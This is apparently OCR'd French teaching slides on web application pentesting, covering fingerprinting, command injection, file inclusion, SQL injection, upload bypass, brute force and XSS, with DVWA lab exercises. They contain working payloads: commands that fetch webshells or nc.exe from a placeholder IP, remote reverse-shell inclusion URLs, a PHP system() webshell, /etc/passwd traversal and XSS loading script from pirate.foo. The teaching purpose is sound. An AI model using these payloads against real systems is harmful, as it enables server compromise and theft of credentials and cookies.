
Sécurité côté client / côté serveur

Un exemple de contournement de la sécurité



Cookies vs Sessions

- Une session est stockée côté serveur
- Le client n’a accès qu’a un identifiant de session sous la forme d’un cookie
- Les données stockées dans la session ne sont pas accessibles par les clients directement
- Un cookie est totalement sous le contrôle de l’utilisateur :
  - user = 12
  - admin = 1
  - ...


HTTP Client
HTTP Server
Login
POST
username=david
password=davidh
Login successful?
1. create session id
2. return session id in cookie
3. store session id in database
SESSION_ID
Sessionid
Username
createDate
expireDate
lastAccessDate
Set-Cookie: SESSIONID=66C530ACAF44D1605588619ECB0C737C
Database
HTTP is Stateless
Cookie: SESSIONID=66C530ACAF44D1605588619ECB0C737C
Lookup Session ID
1. session match a username?
2. session still valid?
Content for 'david'

Prise d’empreinte

Prise d’empreinte de l’infrastructure

- Recherche des ports ouverts
  - Scan de ports nmap
  - Quelques ports TCP intéressants
    - 21
    - 80, 443
    - 1433 (Sql Server)
    - 1521 (Oracle Listener)
    - 3306 (MySQL)
    - 8000, 8080 …
- Récupération des versions de services par l’en-tête HTTP
  - Netcat : echo –e ”GET/ HTTP/1.0\n\n" | nc -vv www.cible.com 80
  - OpenSSL : openssl s_client –connect www.cible.com:443
  - Génération d’erreur : GET / HTTP/1.2
- Détection de l’équilibrage de charge
  - Champ "id" de l'en-tête IP
  - Hping : hping3 –S --fast –p 80 www.cible.com

Prise d'empreinte de l'infrastructure

- Détection des hôtes virtuels (virtual hosts)
  - dig –x <IP>
  - http://whois.webhosting.info/<IP>
  - http://<IP>

- Détection des IPS / filtres
  - Transmission manuelle de paramètres correspondant à des signatures d'attaques connues et observer la réponse
  - <script>
  - '
  - /
  - INSERT INTO

Prise d’empreinte de l’application Web

- Objectifs
  - Comprendre la structure et le fonctionnement de l’application
  - Lister les technologies utilisées
  - Cibler les fonctionnalités potentiellement vulnérables
  - Observation et analyse des ressources accessibles
  - Messages d’erreurs techniques
  - Présence de commentaire dans le code HTML
  - Listage et contenu de certains répertoires autorisé

Prise d'empreinte de l'application Web

- Les outils
  - Proxy locaux
    - WebScarab
    - Burp Suite
    - Paros
  - Extensions des navigateurs
    - Firefox : Web Developer, Firebug, Switch Proxy, LiveHTTPHeaders …
    - Internet Explorer : HttpWatch, IEWatch, TamperIE …
    - Safari : activer le menu "Développement"
- Parcourir les différentes pages de l'application
- Provoquer des erreurs
  - Insertion de caractères spéciaux : ', <b>
- Suppression de paramètres des requêtes
- Observer les paramètres passés dans les requêtes : GET, POST
- Recherche d'informations dans le code HTML

Prise d’empreinte de l’application Web

- Découverte de l'arborescence
  - Configuration du serveur PHP
  - phpinfo.php ou info.php
  - Fichiers standards
    - robots.txt
      - User-Agent: *
      - Disallow: /admin
      - Disallow: /private
      - Allow: /
    - sitemap.xml
- Brute-force de l'arborescence
  - Nikto
  - Wfuzz
  - Burp Intruder

Recherche et exploitation de vulnérabilités

Recherche de vulnérabilités

- Méthodes HTTP dangereuses
  - Etude des fonctions de sécurité côté client
- Attaque des pages web dynamiques (côté serveur)
  - Injection de commande
  - Inclusion de fichier / directory traversal
  - SQL Injection
  - Upload et exécution de code dynamique
  - Authentification
  - Suivi de sessions
- Attaque des utilisateurs
  - CSRF
  - XSS

Méthodes HTTP dangereuses

- Utiliser la méthode OPTIONS pour consulter la liste des méthodes autorisées pour une ressource données :
  - `OPTIONS  / HTTP/1.0`
- Test l'activation des méthodes suivantes :
  - `OPTIONS, TRACE, DELETE, PUT, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH`
- Upload du contenu sur le serveur, si la méthode PUT est active
  - `PUT /test.htm HTTP/1.0`

Contrôles implémentés côté client

- Noter les contrôles effectués côté client
  - Filtrage de caractères
  - Champs cachés ou désactivés dans les formulaires …
  - Déterminer si les contrôles sont répliqués côté serveur
    - Comprendre les données opaques envoyées par le client
    - Encodage, Offuscation, Chiffrement
- Analyser les composants lourds récupérés :
  - Applets Java : Jad, Jode et Jwat
  - Contrôles ActiveX : OllyDbg, IDA, .NET Reflector …
  - Flash : Flasm, Flare …

Attaque des pages Web dynamiques

Principe

- Objectif
  - Injection de code pour qu'il soit exécuté sur le serveur de l'application
- Impact
  - Compromission de l'application ou du système d'exploitation du serveur
- Vulnérabilité
  - Absence de contrôle des données saisies par l'utilisateur
  - Aucune séparation stricte entre les instructions d'un programme et les données que saisit un utilisateur

Injection de commandes

- Objectif
  - Exécuter simplement des commandes systèmes sur le serveur hébergeant l'application web
- Méthode
  - Il faut réussir à placer, dans des saisies classiques, des données interprétées comme des instructions
    - Encadrer une commande standard dans des caractères spéciaux interprétés par un shell
    - Quelques caractères spéciaux : ; | ` && || %0a
    - Commandes de test : dir, uname, ls, ifconfig…
- Exploitation
  - Détecter les requêtes vulnérables
    - `http://mysite.com/delete.php?filename=toto.txt`
    - `http://mysite.com/whois.php?domain=sans.org`
  - Injecter une commande permettant de prendre le contrôle du serveur
    - `toto.txt| wget http://<IP>/webshell.src -O /var/www/webshell.php |`
    - `toto.txt | | c:\WINNT\system32\tftp.exe -i <IP> GET nc.exe | |`
    - `toto.txt | xterm -display 10.0.0.42:0.0`

Injection de commandes

- Travaux pratiques
  - Distribution DVWA
  - Module "Command Execution"
    - Security levels : low & medium

- Travail demandé
  - Dans chaque niveau de sécurité
  - Trouver la technique d'injection de commande
  - Expliquer les différences de paramétrage entre les niveaux de sécurité
  - Utiliser l’outil xterm afin de disposer d’un shell du serveur DVWA sur votre Backtrack

Inclusion de fichier / directory traversal

- Objectif
  - Lire les fichiers locaux présents sur le serveur web
  - Inclure et exécuter du code malveillant (PHP) sur le serveur
  - Deux types de vulnérabilités
    - Local File Inclusion (LFI) : portée locale
    - Remote File Inclusion (RFI) : portée distante (code malveillant hébergé sur un serveur distant)
- Méthode
  - Détecter les paramètres suspects, par exemple
    - `http://serveur/script.php?include=db1`
- Possible de faire un recherche en ajoutant successivement des noms de paramètres possibles

Inclusion de fichier / directory traversal

- Exploitation
  - Remote File Inclusion
    - En reverse
      - `http://serveur/script.php?include=http://<IP>/reverseshell.txt`
        - Adresse IP d'un serveur web malicieux en écoute et en attente de la connexion
    - En Bind :
      - `http://serveur/script.php?include=http://<IP>/webshell.txt&cmd=/sbin/ifconfig`
        - L'extension doit être modifiée pour que le fichier ne soit pas interprété par le serveur distant
  - Local File Inclusion / directory traversal
    - `http://serveur/script.php?include=/etc/passwd`
    - `http://serveur/webapp/static.php?language=../../../etc/passwd%00`
    - L'octet nul (%00) clôt la chaîne de manière à éviter la prise en compte d'un éventuel suffixe
    - Possibilité de récupérer le code source d'une page php en utilisant:
      - `http://serveur/script.php?include=php://filter/convert.base64-encode/resource=login.php`

Inclusion de fichier / directory traversal

- Travaux pratiques
  - Distribution DVWA
  - Module "File Inclusion"
    - Security levels : low & medium

- Travail demandé

- Dans chaque niveau de sécurité
  - Démontrer la présence d'une LFI et d’une RFI
  - Exploiter des commandes système sur le serveur par l'intermédiaire d'un webshell :
    - `webshell.php :  <? system($_GET[cmd]); ?>`
  - Pour la RFI, préciser l’URL afin de disposer d’un xterm du serveur DVWA
  - Expliquer les différences de paramétrage entre les niveaux de sécurité

Injection SQL

- Objectif
  - Exécution de commandes SQL non légitimes sur la base de données
  - Dans certains cas, il est possible par ce vecteur d'attaque d'exécuter des commandes systèmes sur le serveur

- Quelques rappels
  - Syntaxe
    - `SELECT champ1, champ2 FROM table WHERE champ3='montexte' AND champ4='12';`
    - `INSERT INTO table1 (champ5, champ6, champ7) VALUES ('titi', 'toto', 32);`
    - `UPDATE table2 SET champ23='toto' WHERE champ6=32;`
    - `DELETE FROM table34 WHERE champ32=3;`
  - Requête UNION
    - SELECT champ2 FROM table3 WHERE champ4='toto' UNION SELECT champ7 FROM table2 WHERE champ22=33;

Injection SQL : détection

- Provoquer des erreurs SQL
  - Interruption de la requête
  - Caractères de test : ' " # %00 -- /*
- Modifier les chaînes pour un contenu équivalent dans le langage SQL
  - Chaîne de caractère initiale : toto
  - Oracle : to'||'to
  - SQL Server : to'%2b'to (%2b=+)
  - MySQL : to' 'to
  - Valeurs numériques : remplacer 1 par 2-1
  - Si le contenu obtenu est similaire : présence probable d'une vulnérabilité

Injection SQL : exploitation

- Exemple de requête scriptée
  - `mysql_query("SELECT * FROM users WHERE name='$login' AND password='$pwd' ");`
  - Où `$login` & `$pwd` sont des champs provenant d'un formulaire HTML
- L'attaque
  - `login=JeanKevin' OR 1=1#`
- La requête devient:
  - `mysql_query(« SELECT * FROM users WHERE name='JeanKevin' OR 1=1# AND password='$pwd' »);`

Injection SQL : méthodologie

- identifier une page Web permettant la saisie de paramètres de la part de l'utilisateur,
- générer une erreur de type mysql en saisissant de données malicieuses (privilégier les pages de recherche ou d'authentification) :
  - saisir des données de telle sorte que le serveur affiche des informations supplémentaires non prévues par l'application Web.
  - `or 1 = 1`
  - `union select user,password,3,4,5,6 from mysql.user`
  - `Union select load_file('/etc/passwd'),2,3,4,5,6 from mysql.user`
- Cheat Sheet de pentestmonkey.net

Injection SQL : exploitation

- Récupérer la liste des tables
  - Oracle
    - `SELECT object_name, object_type FROM user_objects`
  - SQL Server
    - `SELECT name FROM sysobjects WHERE xtype%3d'U'`
  - MySQL (>=5.0.2) et SQL Server
    - `SELECT table_schema,table_name FROM information_shema.tables`

- Récupérer les colonnes des tables
  - Oracle
    - `SELECT column_name FROM user_tab_columns WHERE table_name%3d'toto'`
  - SQL Server
    - `SELECT name FROM syscolumns WHERE id=(SELECT id FROM sysobjects WHERE name='toto')`
  - MySQL (>=5.0.2) et SQL Server
    - `SELECT column_name FROM information_schema.columns WHERE table_name='toto'`

Injection SQL

- Travaux pratiques
  - Distribution DVWA
  - Module "SQL Injection"
    - Security levels : low & medium
- Travail demandé
  - Dans chaque niveau de sécurité
    - Lister les comptes de la base de données
    - Afficher les Users et Passwords de la base dvwa
    - Afficher le contenu du fichier « `/etc/passwd` »
    - Uploader un webshell sur le serveur dans le répertoire « `/opt/lampp/htdocs/hackable/uploads` » du serveur DVWA
    - Expliquer les différences de paramétrage entre les niveaux de sécurité

Injection SQL en aveugle

- Même principe qu'une Injection SQL, mais une erreur ne provoque plus l’affichage de la chaîne de caractère contenant les informations voulues.

- Principe
  - Construire des requêtes SQL provoquant une réaction binaire de l’application : échec ou succès

Injection SQL en aveugle

- Exemple de requête
  - Requête initiale : `info.asp?login=admin`
  - Requête modifiée : `info.asp?login=admin' and 'b'='b`
  - Si le résultat est le même que la requête initiale cela signifie le script est vulnérable à une injection de code SQL

  - La suite des requêtes :

```
- info.asp?login=admin' AND length((SELECT user()))>1 AND 'b'='b
- info.asp?login=admin' AND length((SELECT user()))>2 AND 'b'='b
- …
- info.asp?login=admin' AND length((SELECT user()))>10 AND 'b'='b
```

- Lorsque la requête n'affiche plus la page initiale, ici le profil de l'utilisateur admin, on a déterminé la longueur du champ user().

- Il ne reste plus qu'à appliquer ce principe pour trouver chaque bit du premier caractère du nom de l'utilisateur:
  - `(ascii(substring((SELECT user()),1,1))>>(0)&1)`
  - `(ascii(substring((SELECT user()),1,1))>>(1)&1)`
  - `Ou comparer la valeur ASCII`
  - `(ascii(substring((SELECT user()),1,1))>113`

Injection SQL en aveugle

- Travaux pratiques
  - Distribution DVWA
  - Module "Blind SQL Injection"
    - Security levels : low & medium

- Travail demandé
  - Dans chaque niveau de sécurité
    - Trouver le point d'injection
    - Expliquer les différences de paramétrage apportés entre les modules "SQL Injection" et "Blind SQL Injection"

Upload et exécution de code dynamique

- Objectif
  - Contourner des mécanismes de filtrage mis en œuvre dans des formulaires, permettant de déposer des fichiers sur le serveur
- Méthode
  - Exploitation d'un formulaire d'upload de fichier
  - Utile pour uploader un script PHP malveillant appelé ensuite par une LFI
- Exploitation
  - Modification des extensions
  - Renommer le script webshell.php en webshell.jpg
  - Modification du Content-Type dans la requête

Upload et exécution de code dynamique

- Travaux pratiques
  - Distribution DVWA
  - Module "Upload"
    - Security levels : low & medium

- Travail demandé
  - Dans chaque niveau de sécurité
    - Uploader un webshell sur le serveur
    - Expliquer les différences de paramétrage entre les niveaux de sécurité

Authentification

- Objectif
  - Authentification avec succès sous l'identité d'un autre utilisateur
  - Accès non autorisé à l'interface utilisateur ou à l'interface d'administration

- Principes d'authentification
  - Formulaire HTML
  - HTTP Basic ou HTTP Digest
  - Certificats clients SSL / cartes à puces
  - Authentification NTLM ou Kerberos (Windows)
  - Service d'authentification de type SSO

Authentification

- Authentification HTTP Basic
  - Encodage en base64 de la valeur "user:password"
  - Encodage
    - `echo "toto:password" | openssl base64 -e => dG90bzpwYXNzd29yZAo=`
  - Decodage
    - `echo "dG90bzpwYXNzd29yZAo=" | openssl base64 -d => toto:password`
  - L'écoute du réseau permet de récupérer le mot de passe

Authentification

- Attaque par force brute
  - Enumérer les comptes utilisateurs valides
  - Tester d'abord quelques mots de passe standards sur tous les comptes découverts
  - Si pas de politique de blocage des comptes, lancer une attaque de type brute force
    - Savoir distinguer une authentification réussie ou échec
    - Attention au cookie de session !
    - Choisir un dictionnaire adapté
    - Cibler les comptes ayant souvent les mots de passe les plus faibles
    - Cibles les utilisateurs ayant un accès à des fonctionnalités intéressantes (administrateurs, webmaster …)
- Outils : hydra, medusa, wfuzz

Attaques des utilisateurs

Cross Site Scripting (XSS)

- Objectif
  - Le XSS vise exclusivement le poste utilisateur
  - Consiste à exécuter du code (Javascript) dans le navigateur de la victime
- Principe
  - Injecter une chaîne de caractère contenant un balise HTML inoffensive et observer la présence ou l'absence d'encodage
    - `<b>XSS</b>`
  - En fonction de la position de la chaîne de caractère dans la page, essayer d'injecter une balise `<script>` valide
    - `<script>alert('XSS')</script>`
    - `'><script>alert('XSS')</script><!--`

Cross Site Scripting (XSS)

- Deux modes d'exploitation
  - XSS non persistant (ou réfléchie)
    - Cible un utilisateur
    - Créer l'URL contenant le code hostile
    - `http://www.site.com/search.php?s=<script>alert('XSS')</script>`
  - XSS persistant
    - Code malveillant stocké sur le serveur
    - Cible tous les utilisateurs
- Quelques exemples
  - `<script>document.write(document.cookie)</script>`
  - `<script src="http://www.pirate.foo/badscript.js"></script>`
  - `alert(String.fromCharCode(88,83,83)`
  - `';alert(String.fromCharCode(88,83,83))//`
- Contournement des filtres anti-XSS
  - Encodages multiples
  - XSS Cheat sheet : http://ha.ckers.org/xss.html

